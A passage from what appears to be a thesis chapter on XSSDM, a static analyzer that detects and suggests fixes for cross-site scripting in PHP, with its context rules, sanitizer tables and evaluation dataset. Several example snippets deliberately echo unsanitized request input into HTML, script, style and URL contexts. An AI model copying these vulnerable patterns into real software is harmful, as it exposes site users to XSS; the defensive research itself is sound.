

FIGURE 4.2: Process flow of proposed source code security analyzer

4.2.1 Dependency Construction Phase

As mentioned earlier, XSS vulnerability occurs when a user input is referenced in an output-statement without proper validation or sanitization. It infers a need for finding the sources of user-input, HTML output-statement and their dependent statements in web programs. In this phase, static data and control flow analysis are performed to determine input, output, and their dependent statements. To increase the readability necessary terms are defined as follows:

Definition 1: *Control Flow Analysis (CFA)* is a static code analysis technique [97] that determines the control flow relationships among source code statements of a program i.e. provides information about possible paths in the program. The control flow relationships of a program

are expressed using a directed graph known as control flow graph (CFG). It is built on the top of abstract syntax tree or a parse tree.

Definition 2: A *Control Flow Graph (CFG)* of a web program P is a directed graph G=(V,E), in which V is a set of vertices's and E= $\{(a,b)|a,b \in V\}$ contains an edge for each possible flow of control between the nodes [97]. In our approach, each program statement is represented as a node and control relationship among statements as an edge to construct a CFG.

Definition 3: A node x in a CFG is *control dependent* on node y, if and only if execution of x depends on the value of y.

Definition 4: A node x in CFG is transitively control dependent on a node y if there exist a sequence of nodes, $y_0 = y, y_1, y_2, ..., y_n = x$ in CFG such that n $\geq$ 2 and y_j is control dependent on y_{j-1} for all j, where 1 $\leq$ j $\leq$ n.

Definition 5: *Data Flow Analysis(DFA)* is a static code analysis technique [53] that determines all variable definition and their use relationship among source code statements. This analysis in performed on top of the control flow information. Typically, the data dependency relationships are expressed using a directed graph called as a data dependence graph(DDG). In DDG, each program statement is represented as a node and data dependency relationships is represented as an edge.

Definition 6: A node x in CFG is *data dependent* on a node y, if there exist a variable v that is defined in y, used in x, and there is a path from y to x, along which v is not redefined.

Definition 7: A node x in CFG is transitively data dependent on a statement y if there exist a sequence of nodes, $y_0 = y, y_1, y_2, ..., y_n = x$, in CFG such that n $\geq$ 2 and y_j is data dependent on y_{j-1} for all j, where 1 $\leq$ j $\leq$ n.

In this phase, we take a program as input and build a control flow graph (CFG) for the program. A program statement is represented by a node in the CFG. Next, we perform data-flow analysis on the CFG to determine input nodes, output nodes, and possible vulnerable output nodes by tracking the flow of tainted data (i.e. user input) in the HTML output statements. In the proposed approach, a statement that gets input from HTTP request parameter (GET, POST) or indirect input sources (session, database) is modeled as a source statement and denoted as a *input node* in the CFG. Similarly, a statement that uses input-data in generation of HTML response is modeled as a sink-statement and denoted as HTML *output node*. Further, a HTML *output*

node is modeled as a *possible vulnerable output node* (pv-output) if one of these conditions is satisfied by *output node*: (a) it is also an input node, (b) it has data dependency relationship with input node, or (c) it has transitively data dependency relationship with *input node*. Based on these definitions, the analyzer extracts source, *pv-output* and their data-dependent statements.

4.2.2 Context Finder Phase

This phase receives input from dependency construction phase and determines nested HTML context of user-input in the *possible vulnerable output statements (pv-output)*. The nested HTML context is determined by combining its block and statement context.*Block Context* for a *pv-output* statement is defined as a name of HTML block in which it is embedded. The common block contexts are HTML Body, Comment, Script, and Style contexts. And, *Statement Context* represents a way by which a user input is situated in an output statement. The common statement contexts are HTML Element, HTML Attribute Value, Style property, URL parameters.

We determine *block-context* of pv-output statement by tracking the container block in which it is presented and store it in a global variable. We have prepared an HTML pattern library based on HTML specification from W3C recommendation [98] and proposed a set of context-identification rules. These rules are implemented in the regular expressions. To determine statement context, we first extract an HTML string associated with the pv-output statement and then match it against the defined regular expressions. The proposed context-identification rules are as follows:

4.2.2.1 Context Identification Rules

1. **Rule #1:** If a *user-input* is referenced in a *output-statement* that contains a complete HTML tag or no HTML tag, then *Statement context* is HTML *Element context*.

   Example:

```
1 <html>
2 <body>
3 <?php $var = $_GET['input' ];
4  echo $var; ?>
5 </body>
6 </html>
```

In this example, output-statement (line 4) does not contain any HTML code, hence context is HTML_Element Context.

2. **Rule #2:** If a *user-input* is referenced in a *output-statement* that contains a String, which begins with a HTML tag and referencing user-input in a common HTML attribute (excluding the event handlers such as onclick and the complex attributes such as href, src, style), and ends with a double quote (="), single quote (=') or no quote (=) symbol. The statement context is HTML tag attribute value context.

   Example:

```
1 <?php $var = $_GET['input' ];
2  echo "<div id='". $var ."'>content </div>"; ?>
```

   In this example, a user-input is referenced in a HTML tag as a single quote attribute value. Hence the context is HTag_SQ_Attr_Val Context.

3. **Rule #3:** If a *user-input* is referenced in a *output-statement* that contains a String, which begins with a HTML tag and referencing user-input as a data value inside an event-handler, and end with a double quote (="), single quote (=') or no quote (=) symbol. It infers user input is referenced in an event handler attribute value context.

   Example:

```
1 <?php $var=$_GET['input' ];
2   echo "<div id=\"abc\" onmouseover=\"".$var."\">content</div>"; ?>
```

   Here, the statement context is Event_DQ_Attr_Val Context.

4. **Rule #4:** If a *user-input* is referenced in a *output-statement* that contains a String, which begins with a HTML tag, references user-input in style property values, and contains style= double quote (") , or single quote ('), or no quote symbol. It shows the input is referenced in a style attribute value context.

   Example:

```
1 <html>
2 <body>
3 <?php $var=$_GET['input' ];
4 echo "<span style =\" color :". $input ."\"> Welcome </span>";
5 </body>
6 </html>
```

In this example, a user-input is referenced in style property as a double quote attribute value, hence context is Style_DQ_Attr_Val Context.

5. **Rule #5:** If a *user-input* is referenced in a *output-statement* that contains a String, which begins with a HTML tag, references user-input in href or src attribute value, and ends with a double quote (=") , single quote (=') or no quote (=) symbol. It infers the input is referenced in an URL attribute value context.

   Example:

```
1 <html>
2 <body>
3 <?php $var=$_GET['input' ];
4  echo "<a href=".$var.">content</a>"; ?>
5 </body>
6 </html>
```

   In this example, a user-input is referenced in an Anchor tag as a no quote href attribute value, hence, context is URL_NQ_Attr_Val Context.

6. **Rule #6:** If a *user-input* is referenced in a *output-statement* that contains a string, which begins with a HTML tag and does not end by colon( ), double quote (="), single quote (=') or no quote (=) symbol. It infers the input is referenced in an attribute name context.

   Example:

```
1 <?php
2 $var=$_GET['input' ];
3 echo "<div".$var."= bob />  content  </div>";   ?>
```

   In this example, user-input context is Attr_Name Context.

7. **Rule #7:** If a *user-input* is referenced in a *output-statement* that contains a string with only " <" symbol. It depicts the input is referenced in HTML tag name context.

   Example:

```
1 <?php
2  $var=$_GET['input' ];
3  echo"<".$var." href=\"www.mweb.in\"/> content </$var>"; ?>
```

   Here, the user-input context is Tag_Name context.

In this phase, we employs these defined rules(Rule #1 - Rule #7) to determine the *Statement context* of user-input in pv-output statements. For an illustration of this phase, consider the following PHP code snippet in which an output statement contains an HTML code.

```
1 <!-- <?php echo "<div id='".$var."'>content </div>"; ?> -->
```

In this, user-input is referenced as single quote attribute value of *div tag* inside an output statement. This statement is contained inside the HTML comment. The Block context of this statement is Comment context, and based on the Rule# 2 Statement context is *HTag_SQ_Attr_Val Context*.

4.2.3 Vulnerability Validation Phase

Vulnerability validation phase receives inputs from dependency constructor and context finder phase to determine the vulnerability status of pv-output statements. This phase extracts security mechanisms applied in the input, output and dependent statements. The identified sanitizing function is validated against required security mechanism in the specific HTML context, and based on validation results, a *pv-output* statement is declared as vulnerable or non-vulnerable statement.

In this phase, based on the context of *pv-output* statement, first, a list of security functions that are capable of securing this statement from XSS threat, is prepared and represented as a *SafeList*. Then, for a *pv-output* statement, the variables referenced in it and its source statement are identified and denoted as *sinkVar* and *srcVar* respectively. Next, its dependency statements list is traversed to identify the function that are associated with *sinkVar* or *srcVar* variables. These functions are considered as safe functions for this *pv-output*. The identified sanitization functions are validated against *SafeList* of *pv-output* statement. Based on the outcome of the validation, the *pv-output* statement is either marked Safe or Unsafe. If any sanitization function is validated as sufficient then the *pv-output* is marked as Safe, otherwise, it is marked as Unsafe. It also displays a list of Safe functions that can be used by the developer to mitigate the XSS threat in this statement.

To implement this, we have mapped varied security mechanisms that can prevent XSS vulnerabilities in HTML contexts and stored in the database. Table 4.3 shows the list of abbreviations, which are used in further tables for denoting nested HTML contexts.

TABLE 4.3: List of abbreviations for denoting the HTML contexts

B1: HTML Body	S1: HTML element	Y: Sufficient
B2: Script	S2: HTML Tag Attribute Val	N: Not Sufficient
B3: Style	S3: Event Attribute Val	
B4: Comment	S4: Style Property value	
	S5: URL Attribute Value	DQ: Double Quoted
	S6 Attribute Name	SQ: Single Quoted
	S7: Tag Name	NQ: No Quoted

Table 4.4 summaries the standard sanitization functions, which are sufficient to prevent XSS threats in a specific HTML context. It shows that no standard function is able to prevent XSS in no-quote attribute value context, irrespective of any block and statement contexts. It is also depicts that standard functions are sufficient in only HTML body block contexts with setting of all parameter values (e.g. htmlspecialchars($v,ENT_QUOTES)) and become fail in other block contexts. Developers have used a variety of security mechanism to sanitize or validate the input

TABLE 4.4: Mapping of standard sanitization functions to HTML contexts

Block Context	**B1**				**All others**
Statement Context	**S1**	**S2, S3, S4**			
Attribute Value		DQ	SQ	NQ	
Standard Sanitization Function					
htmlentities($var)	Y	Y	N	N	N
htmlentities($var, ENT_COMPAT)	Y	Y	N	N	N
htmlentities($var,ENT_QUOTES)	Y	Y	Y	N	N
htmlentities($var, ENT_NOQUOTES)	Y	N	N	N	N
htmlspecialchars($var)	Y	Y	N	N	N
htmlspecialchars($v, ENT_COMPAT)	Y	Y	N	N	N
htmlspecialchars($v,ENT_QUOTES)	Y	Y	Y	N	N
htmlspecialchars($v, ENT_NOQUOTES)	Y	N	N	N	N

data [32] and it is difficult to comprehend all. An effort is also made to list some of other security mechanisms used by developers to prevent XSS attacks in Table 4.5. Based on these mapping, if the implemented security function is validated as sufficient then the *pv-output* statement is declared as non-vulnerable. Otherwise, it is marked as vulnerable statement.

An important contribution of the proposed approach is that it also provides a list of vulnerable statements and suggested security mechanism to developers for mitigating the XSS vulnerabilities. Although it is possible to automate the inclusion of security mechanism in the source code to eliminate XSS vulnerabilities, but in this work, manual intervention is applied to remove these vulnerabilities. Table 4.6 also summarizes the details of user input in different HTML contexts and required escaping mechanisms to avoid XSS vulnerabilities. It depicts the user's

TABLE 4.5: Mapping of PHP generic functions to HTML contexts

Input Sanitization Functions	Sanitization
a. Type Casting	
settype($var,"float"), settype($var, "integer"), floatval($var), intval($var)	all contexts
b. Encoding Function	
rawurlencode($var), urlencode($var)	all contexts
c. Filter Function	
filter_var($var, FILTER_VALIDATE_FLOAT), filter_var($var, FILTER_VALIDATE_INT)	all contexts
filter_var($sanitized, FILTER_VALIDATE_EMAIL), filter_var($var, FILTER_SANITIZE_EMAIL)	all contexts
filter_var($var, FILTER_SANITIZE_NUMBER_FLOAT), filter_var($var, FILTER_SANITIZE_NUMBER_INT)	all contexts
filter_var($var, FILTER_SANITIZE_FULL_SPECIAL_CHARS), filter_var($var, FILTER_SANITIZE_SPECIAL_CHARS)	all contexts
filter_var($var, FILTER_SANITIZE_MAGIC_QUOTES)	only in SQ, DQ contexts
d. Escaping Functions	
addslashes($var)	only in SQ, DQ contexts

input referencing in *nested context* requiring more than one escape mechanisms to avoid XSS vulnerability.

4.2.4 Example

The proposed approach is demonstrated by using a program shown in Listing 4.3. This program contains sample HTML output statements referencing user input in the different HTML contexts. The proposed approach takes a program as input and detects statements, which are vulnerable to XSS. Statements 4, 13, 15, and 20 are input-statements because program receives user input through these statements. Statements 4, 16, 17, 18, 19 and 20 are *possible vulnerable output statements* as these produce HTML response and have data dependency relation with input-statements.

Based on the static data flow analysis, statements 16, 17 and 18 has data-dependency relationship with {13, 14} statements. Similarly, statement 19 is data-dependent on statement 15. Statement 4 is contained in Script block, its *block-context* is identified as *Script Block*. Similarly, all other pv-output statements *block-context* is identified as *HTML Body* context. Statement

TABLE 4.6: HTML contexts and required escaping mechanisms

HTML Context	Description	Simple /Nested	Attribute Value	Example	Escape Sequence
HTML Element Context	Use of user input in an HTML element body	Simple Context	-	Hello $data	HTML Escape
SQ_Attr_Val Context	Use of user input in an HTML attribute	Simple Context	Single quote attribute value		HTML Escape
DQ_Attr_Val Context	Use of user input in an HTML attribute	Simple Context	Context		HTML Escape
NQ_Attr_Val Context	Use of user input in an HTML attribute	Simple Context	Unquoted attribute value		Vulnerable to XSS
SQ_Event_Attr_Val Context	Use of user input in an event handler of an HTML attribute	Nested context	Single quote attribute value	<body onmouseover='$data'>	JavaScript and HTML Esacpe
DQ_Event_Attr_Val Context	Use of user input in an event handler of an HTML attribute	Nested Context	Double quote attribute value	<body onmouseover="$data">	JavaScript and HTMLEscape
NQ_Event_Attr_Val Context	Use of user input in an event handler of an HTML attribute	Nested Context	Unquoted attribute value	<body onmouseover= $data >	Vulnerable to XSS
SQ_URL_Attr_Val Context	Use of user input as Full URL value of an HTML attribute	Nested context	Single quote attribute value	xyz	URL Escape, HTML Escape
DQ_URL_Attr_Val Context	Use of user input as Full URL value of an HTML attribute	Nested Context	Double quote attribute value	xyz 	URL Escape, HTML Escape
NQ_URL_Attr_Val Context	Use of user input as Full URL value of an HTML attribute	Nested Context	Unquoted attribute value	xyz 	Vulnerable to XSS
SQ_Style_Attr_Val Context	Use of user input in style attribute value	Nested context	Single quote attribute value	xyz	CSS Escape, HTML Escape
DQ_Style_Attr_Val Context	Use of user input in style attribute value	Nested Context	Double quote attribute value	xyz	CSS Escape, HTML Escape
NQ_Style_Attr_Val Context	Use of user input in style attribute value	Nested Context	Unquoted attribute value	<span style=color :$data> xyz	Vulnerable to XSS
Script Context Context	Use of user input inside Java Script body	Simple Context	-	<script> echo $data; </script>	JavaScript Escape
SQ_Script_Attr_Val Context	Use of user input in attribute value inside a Java Script body	Simple Context	Single quote attribute value	<script> var a='$data;' </script>	JavaScript Escape
DQ_Script_Attr_Val Context	Use of user input in attribute value inside a Java Script body	Simple Context	Double quote attribute value	<script> var a = "$data;" </script >	JavaScript Escape
NQ_Script_Attr_Val Context	Use of user input in attribute value inside a Java Script body	Simple Context	Unquoted attribute value	<script> var a = $data; </script>	Vulnerable to XSS
Style Context	Use of user input in CSS string inside Style body	Simple Context	-	<style> background-color: $data; </style>	CSS Escape
HTML Comment Context	Use of user input in HTML comment	Nested context	-	<!– <?php echo $data ; ?> –>	Vulnerable to XSS
DQ_URL_Fragment_ Attr_Val Context	Use of user input in URL fragment of an HTML attribute	Simple Context	Double quote attribute value	 XYZ 	HTML escape
DQ_URL_query_Str_ Attr_Val Context	Use of user input in URL query string of an HTML attribute	Simple Context	Double quote attribute value	Press here 	URL escape

4, 16 and17 reference use-input without any HTML string, their *statement-context* is identified as *HTML Element* context by use of Rule#1. Similarly, statements 18 and 19 *statement-context* is *Style_SQ_Attr_Val* context by use of Rule#4, and statement 20 *statement-context* is *URL_NQ_Attr_Val* context by use of Rule#5.

LISTING 4.3: Example PHP code statements vulnerable to XSS

```
1 <html>
2 <body>
3 < script  type="text / javascript ">
4 var  country= <?php echo $_GET['input' ];  ?> ;
5 if (country=="India")
```

```
6 {
7 url="http :// globalsite .com/index.php?user=country";
8 }
9 setTimeout(" location . href = url ;",50);
10 </ script >
11
12  <?php
13 $input=$_GET['UserData'];
14 $checked_data=htmlspecialchars ($input);
15 $color= htmlspecialchars ($_GET['mycolor']);
16 echo $checked_data;
17 echo "Welcome" . $checked_data. "to our home page";
18 echo "<h1 style =' color :$checked_data'>Welcome!!</h1>";
19 echo "<div style ='background-color:$color'>Hello, How are you?</div>";
20 echo "<a href=blog_edit .php?id=$_GET[id]>edit</a>"; ?>
21 </body></html>
```

In validation phase, we extract applied security mechanisms to determine the vulnerability status of pv-output statements. The user-input at statement 4 is referenced in the pv-output statement without any sanitization and identified as vulnerable to XSS. Statement 13 data is sanitized by a standard sanitization function and used in statement 16, 17 and 18. Statement 16 and 17 are determined as non-vulnerable to XSS, because, user-input is used *HTML Element* context, where standard function is sufficient to mitigate the XSS vulnerability. However, statement 18 is vulnerable to XSS, as it references user-input in *Style_SQ_Attr_Val* context where standard sanitization function fails.

4.3 Implementation

The proposed approach is implemented in a source code analyzer, named Cross-Site Scripting Detector and Mitigator (XSSDM). The XSSDM takes a PHP code file as input and detects XSS vulnerabilities present in it. The XSSDM tool consists of three modules: Code Analyzer, HTML Context Finder, and Vulnerability Validator. *Code analyzer module* uses a taint analyzer [60] to determine *pv-output* statements, and their corresponding source and other dependent statements in a given source code file. Then, for each *pv-output* statement, *context finder module* performs

pattern matching analysis using proposed context-identification rules and returns nested HTML context of user-input in those statements. In this module, we have modeled 125 HTML tags and their attributes into various categories. The style and script tag are defined as special HTML tag and rest 123 HTML tag (e.g. body, html, title etc.) are defined as simple HTML Tag. We modeled two *URL attributes* i.e. href, src etc, 84 *event handler attributes* (e.g. onBlur, onClick etc), *16 global attributes* (e.g. title, id etc), *98 simple attributes* (e.g. bgcolor, size, span etc). A mapping is also developed between HTML attributes to HTML tag, which contains the information about HTML attributes and their correspond HTML tags in which they may present. We have developed a set of regular expressions using proposed context-identification rules (discussed in Section 4.2.2.1) and use them to determine statement-level context. The proposed module first finds the Block Context and then combines it with Statement Context to produce nested HTML Contexts. Finally, the *vulnerability validator module* implement the mapping of varied security mechanisms shown in Table 4.4 and Table 4.5) and the procedure discussed in 4.2.3 to determine the vulnerability status of pv-output statements. It also gives a suggestive list of built-in functions that can be used to mitigate the vulnerabilities in the identified vulnerable statements.

Figure 4.3 shows the Graphical User Interface (GUI) of the XSSDM. It has many windows to



FIGURE 4.3: Graphical user interface of XSSDM source code analyzer

display different kinds of information. The *FileContents* and *DataDependencyOutput* windows show the source code of original PHP file and the results of dependency construction phase respectively. *Vulnerabilities in multiple files window* displays a summary of the number of sensitive sinks correspond to each file present in the web application. The *Result window* displays the line numbers of source and sinks statements, the rule applied, vulnerability status and

other information for each possible vulnerable statement in a grid view. The *Detection result Explanation windows* presents an explanation for the vulnerability status returned by the tool.

4.4 Performance Evaluation

The efficiency of the proposed approach, which is implemented as XSSDM analyzer is evaluated and compared with two source code analyzers i.e. RIPS 0.54 [60] and Pixy 3.0.3 [59] on the same dataset. The various performance measures are determined to compare the performance of the proposed approach with existing ones.

4.4.1 Dataset

We have prepared a dataset of HTML and SQL sinks from the three different sources - Synthetic web program generator [34], open source PHP web applications, and Git repository (`https://gist.github.com/`). To evaluate the performance of the proposed approach, we use only XSS sinks dataset in this chapter. The SQL sinks dataset will be used in Chapter 6.

First, we have created web programs by using a synthetic web program generator. This generator has various modules to produce the labeled web programs for the different types of vulnerabilities. For XSS, it generates 7056 web programs containing 4200 non-vulnerable and 2856 vulnerable labeled sink statements. For SQL, it generates 1944 web programs containing 1728 non-vulnerable and 216 vulnerable labeled sink statements.

Next, we have downloaded the source code files of nine PHP-based real web applications from the SourceForge [99] and their vulnerability information is collected from various security advisories [100–104]. Table 4.7 shows details of open source web applications used in the preparation of the dataset. We have downloaded 1156 web programs from the Git repository.

To identify the HTML and SQLI sinks, each source code file is first analyzed by using two vulnerability detection tools [59, 60] and then verified by the experienced PHP developers. Finally, based on the vulnerability information collected from security advisories, each sink-statement is labeled as vulnerable and non-vulnerable to XSS or SQLI. Table 4.8 shows the details of dataset prepared from the source code of real-world web applications.

TABLE 4.7: Statistics of PHP web applications used to prepare the dataset

Application	**Version**	**Description**	**Total Files**	**Disclosed**	**Security Advisory**
CodoForum	3.3.1	A modern forum software built for better user engagement.	39	07-Aug-15	Curesec Research Team
Arastta	1.1.5	An eCommerce software	104	21-Dec-15	Curesec Research Team
Xaraya	2.4.0-b1	An open source framework to create sophisticated web applications	398	26-Jun-13	CVE-2013-3639
WebChess	0.9	An online multiplayer chess system	24	19-Jun-09	Bugtraq ID:43895
Eve	1.0	An online corp-member activity tracker	8	18-May-10	Bugtraq ID:15389
Zenphoto	1.4.5.3	A media website CMS	416	31-Dec-13	CVE-2013-7242
GinkoCMS	5.0	A content management system	105	02-Aug-13	OSVDB-ID: 96246
Landshop	0.9.2	An innovative web application for the marketing, sale or rent of any kind of real estate	88	17-Nov-12	CVE-2012-5900, CVE-2012-5899
Rivettracker	1.0.3	BitTorrent tracker	33	03-Mar-12	CVE-2012-4993, CVE-2012-4996

TABLE 4.8: Dataset statistics for real-world web applications

Applications	**Tested PHP Files**	**# XSS Sinks**		**# SQL Sinks**	
		vul	**non vul**	**vul**	**non vul**
CodoForum 3.3.1	index.php	6	20	8	14
Arastta 1.1.5	index.php	3	7	4	10
Xaraya 2.4.0-b1	index.php	4	8	-	-
WebChess 0.9	mainmenu.php, chess.php	22	51	24	29
Eve 1.0	edit.php, member.php, user.php	6	13	8	11
Zenphoto 1.4.5.3	admin.php	8	13	5	11
GinkoCMS 5.0	index.php	3	10	3	6
Landshop-0.9.2	objects.php	1	8	4	3
Rivettracker_1-03	index.php	9	21	14	25

TABLE 4.9: Summary of dataset statistics

Source	**# XSS Sinks**		**# of SQL Sinks**	
	vul	non vul	vul	non vul
Synthetic Program Generator	2856	4200	216	1728
Open Source Web Applications	62	151	70	109
Git Repository	320	490	280	350

Table 4.9 shows a summary of XSS and SQLI sensitive-sink statements prepared from three different sources. It depicts that 7056 XSS sinks (4200 non-vulnerable and 2856 vulnerable) and 1944 SQL sinks (216 vulnerable and 1728 non-vulnerable) are prepared by using a synthetic program generator. It contains 213 XSS sinks (62 vulnerable and 151 non-vulnerable) and 179 SQL sinks (70 vulnerable and 109 non-vulnerable) statements, which are obtained from the source code of real-world web applications. It also depicts that the dataset has 810 XSS sinks

(320 vulnerable and 490 non-vulnerable) and 630 SQL sinks (280 vulnerable and 350 non-vulnerable) statements, which are obtained from the Git repository.

TABLE 4.10: Dataset statistics across various HTML contexts

Statement Contexts	**HTML Body (B1)**		**Script (B2)**		**HTML Style (B3)**		**HTML Comment (B4)**	
	vul	non-vul	vul	non-vul	vul	non-vul	vul	non-vul
HTML Element (S1)	210	1116	239	180	234	140	140	60
HTML Tag Attr Val (S2)	325	782	314	651	446	300	18	10
Event Attr Val (S3)	95	504	125	342	0	0	18	10
Style Property Value (S4)	256	144	43	48	252	140	18	10
URL Attr Val (S5)	51	134	0	0	0	0	22	30
Attr Name (S6)	216	120	0	0	0	0	0	0
Tag Name (S7)	216	120	0	0	0	0	0	0
Total	1369	2920	721	1221	932	580	216	120

Further, Table 4.10 depicts the statistics of the XSS sinks across different HTML contexts. The dataset is organized into four Block Contexts of XSS sinks i.e. HTML Body, HTML Script, HTML Style and HTML Comment. Further, for each group these sinks are organized into two categories i.e. vulnerable and non-vulnerable and listed according to their statement level contexts. Each column of the table contains the number of sinks of a particular category. For example, the first column in first row shows dataset has 210 vulnerable sinks, in which vulnerable statement is contained in a HTML Body block and its statement context is HTML Element. The last row in the table shows the total number of vulnerable and non-vulnerable sinks of each group in the dataset.

Figure 4.4 depicts the type of HTML sinks across the different statement level and block level contexts. It shows the majority of sinks are in HTML Element and Tag attribute value contexts in comparison of other contexts. It depicts that very few cases belong to HTML comment context. It also shows that the samples in which user-input is used to set the HTML tag or attribute names are negligible in comparison the other samples.



FIGURE 4.4: Number of sinks in different HTML contexts

4.4.2 Performance Measures

